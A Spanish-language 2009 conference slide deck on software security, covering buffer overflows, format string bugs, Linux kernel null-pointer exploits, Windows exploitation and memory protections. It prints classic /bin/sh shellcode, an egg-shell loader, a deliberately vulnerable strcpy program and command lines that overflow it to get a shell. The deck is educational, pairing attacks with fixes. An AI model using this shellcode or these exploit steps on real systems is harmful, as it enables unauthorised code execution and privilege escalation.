

Seguridad hoy en día.

Claudio Salazar

csalazar@inf.utfsm.cl

<http://nlc.penguinux.cl>

PenguinUX Team



Un montón de noticias

“Se filtran datos personales
de 6 millones de chilenos
vía Internet”

10 de Mayo de 2008

Un montón de noticias

“Stasi: Nuevamente los datos de millones de chilenos disponibles en la red”

30 de enero de 2009

Un montón de noticias

“Hackeada Página Web del
Ministerio de Defensa de
Chile con imagen de Marco
Enríquez-Ominami”


12 de mayo de 2009



SEGURIDAD

Un primer análisis

First Year of Vulnerabilities




(cc) yurukov



Vulnerabilidades en software

• ELF



Un amigo : Una egg-shell

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\x  
c0\x88\x46\x07\x89\x46\x0c\xb0\  
x0b\x89\xf3\x8d\x4e\x08\x8d\x56  
\x0c\xcd\x80\x31\xdb\x89\xd8\x4  
0\xcd\x80\xe8\xdc\xff\xff\xff/b  
in/sh";
```

Un amigo : Una egg-shell

```

nop_area = egg_size - sc_len - 1;

for(i=0; i< nop_area; i++)
    *(ptr++) = 0x90;
for(i=0; i<strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

egg[esize - 1] = '\0';
memcpy(egg, "EGG=", 4);
putenv(egg);
system("/bin/bash");
```

Buffer overflows

- Un arreglo de tamaño fijo es una estructura común en programación.
- El problema surge cuando ocupamos funciones inseguras para guardar input en ese buffer.

Buffer overflows

```
int main(int argv, char **argc) {  
    char buf[256];  
  
    strcpy(buf, argc[1]);  
}
```

--

GCC 4.3

sec \$ ~/code/getenv

addr: 0xbffffa56

**sec \$./ab01 `python -c 'print
"\xf6\xfa\xff\xbf"*64'`**

\$ id

uid=1000(nlc) gid=1000(nlc)

Buffer Overflows

```
int main(int argv, char **argc) {
    extern system, puts;
    void (*fn) (char*) = (void (*) (char*)) &system;
    char buf[256];

    fn = (void (*) (char*)) &puts;
    strcpy(buf, argc[1]);
    fn(argc[2]);
    exit(1);
}
```

--

```
sec $ ./abo3 `python -c 'print "A"*256 +  
"\x40\x83\x04\x08" + " whoami"'\`
```

Soluciones a Buffer Overflows

- **Ocupar funciones seguras.**
- **Nunca fiarse del input de un usuario.**

Heap overflows

- Son parecidos a los buffer overflows basados en stack.
- Sin embargo, su área de ataques son la memoria asignada dinámicamente.

Format string bugs

- En C existen funciones para mostrar strings, concatenar variables de diferente tipo, etc.
- Exigen una cadena de formato definida por el usuario.
- `int printf(const char *format, ...);`
- Que pasa si no concedemos esa cadena de formato ?

Format string bugs

- Hagamos las cosas más simples, ahorremos líneas de código.

printf(string);

- Que pasa si un usuario ingresa **%s ?**

Format string bugs

- Podemos revisar todo el stack.
- Sacar información importante mediante la revisión de strings (%s)
- Usurpar el binario en cuestión.
- **Tomar el control de la ejecución (%n).**

Solución a Format string bugs

Usar cadenas de formato :)


Otras vulnerabilidades

- Overflows de enteros
- Inyección de comandos
- Condiciones de carrera
- Punteros a direcciones no válidas
- Cuestiones de programación de sistemas
- Problemas de diseño (disas)
- Muchas más ..


Vulnerabilidades en Linux



Un vistazo al sistema operativo



Un vistazo al sistema operativo



Vulnerabilidades en Linux

- En principio, eran principalmente explotados binarios `suid` para lograr privilegios de root en un sistema.
- En el tiempo se han publicado varios exploits para vulnerabilidades en el kernel.
- Nuevas protecciones hacen cambiar el objetivo de explotación.
- Ahora se ataca directamente al kernel.

Vulnerabilidades en Linux

- El objetivo es claro : ejecutar una serie de funciones con argumentos específicos desde user-land que explotan una vulnerabilidad en kernel-land.
- Cambiar el owner del proceso.
- Ejecutar una shell con privilegios.
- Salir limpiamente de kernel-land hacia user-land.



Analizemos un bug y su exploit

Es Linux seguro ?

- Claramente más expuesto que el kernel de Windows
- Desarrolladores experimentados != código seguro
- Una discusión de largo tiempo.
- PaX, el subset de seguridad.
- Discusiones entre el equipo de desarrollo del kernel y Pax Team.

Entretención en 2009

- Más de 7 local root exploits publicados este año.
- Creado framework “enlightenment” para la explotación de vulnerabilidades. (spender)
- Software de seguridad como SELinux, y AppArmor totalmente vulnerados.
- La mayoría de los exploits una falla en común :
Null Pointer Dereference

Null Pointer Dereference (1)

- Causados por la desreferencia de un puntero nulo (acceder a un elemento de una estructura nula) .
- **Caída del programa ? No.**
- NULL en memoria virtual tiene la dirección 0x00000000
- Que tal si creamos una página de memoria virtual en la dirección 0x00000000 escribible, ejecutable y con nuestro código ?

Null Pointer Dereference (2)

- Protección en el kernel -> mmap_min_addr
- Perfectamente esquivable mediante el uso de la personalidad de seguridad “CAP_SYS_RAWIO”
- Cómo ? Binarios suid. Pulseaudio, el amigo.
- Ejecución en kernel-land + salida limpia = owned

Otras cosas interesantes

- Del bug al exploit (CVE's)
- También existen las otras vulnerabilidades estudiadas anteriormente.
- El caso de ayuda de GCC

```
// initialize sk with tun->sk...  
struct sock *sk = tun->sk;  
// if tun is NULL return error  
if (!tun)  
    return POLLERR;
```

Vulnerabilidades en Windows



Windows

Explotación en Windows

- Auditoría de blackbox, mucho más ardua que en opensource.
- Fuzzing en la ayuda del descubrimiento de vulnerabilidades.
- La tendencia : Boletines de seguridad de Microsoft -> Componente afectado -> Disassembly -> Exploit !

Explotación en Windows

- Gran cantidad de exploits remotos.
- Eso sí, los exploits son definidos para cada versión (diferentes offsets).
- Y si son locales, está la ayuda de Internet Explorer & ActiveX.
- Vulnerabilidades en Internet Explorer permiten ejecución de código arbitrario


Malware en Windows

- Para que infectar, si podemos explotar & infectar sigilosamente?
- Conficker ha demostrado ser una obra de arte y un dolor de cabeza gigante.
- Y las botnets, un buen negocio.

Malware en Windows

- Tengo mi antivirus & antispyware actualizados, que tal si un atacante, en vez de infectarte, busca atacar tu antivirus/antispyware ?
- Software gratuito mediante un crack ?
Desactivas el antivirus, aplicas un parche/ejecutable nuevo, y a cruzar los dedos.
- Todo tiene un punto de inicio, la arquitectura del sistema operativo.

Malware en Windows



El tema de Windows pirata

- La mayoría de los usuarios tiene una copia pirata.
- Sin actualizaciones de seguridad.
- Blanco fácil para ataques explotando nuevas vulnerabilidades.
- Escapa del alcance de un antivirus.

Mecanismos de protección



Non-executable Stack

- Setea el stack solo para modo escritura, no ejecutable.
- No podemos almacenar nuestra shellcode en un buffer del stack.
- Sin embargo, muchas posibilidades para llegar a ejecutar nuestro código.
- `ret2libc`, `ret2code`, `ret2plt`, `ret2data`, etc ..


W^X Memory (DEP en Windows)

- La memoria es, en teoría, ya sea escribible o ejecutable, no los dos.
- No podemos almacenar nuestra shellcode en un buffer del stack.
- Técnicas como ret2code aún funcionan.
- Posibilidad de desactivar la protección.
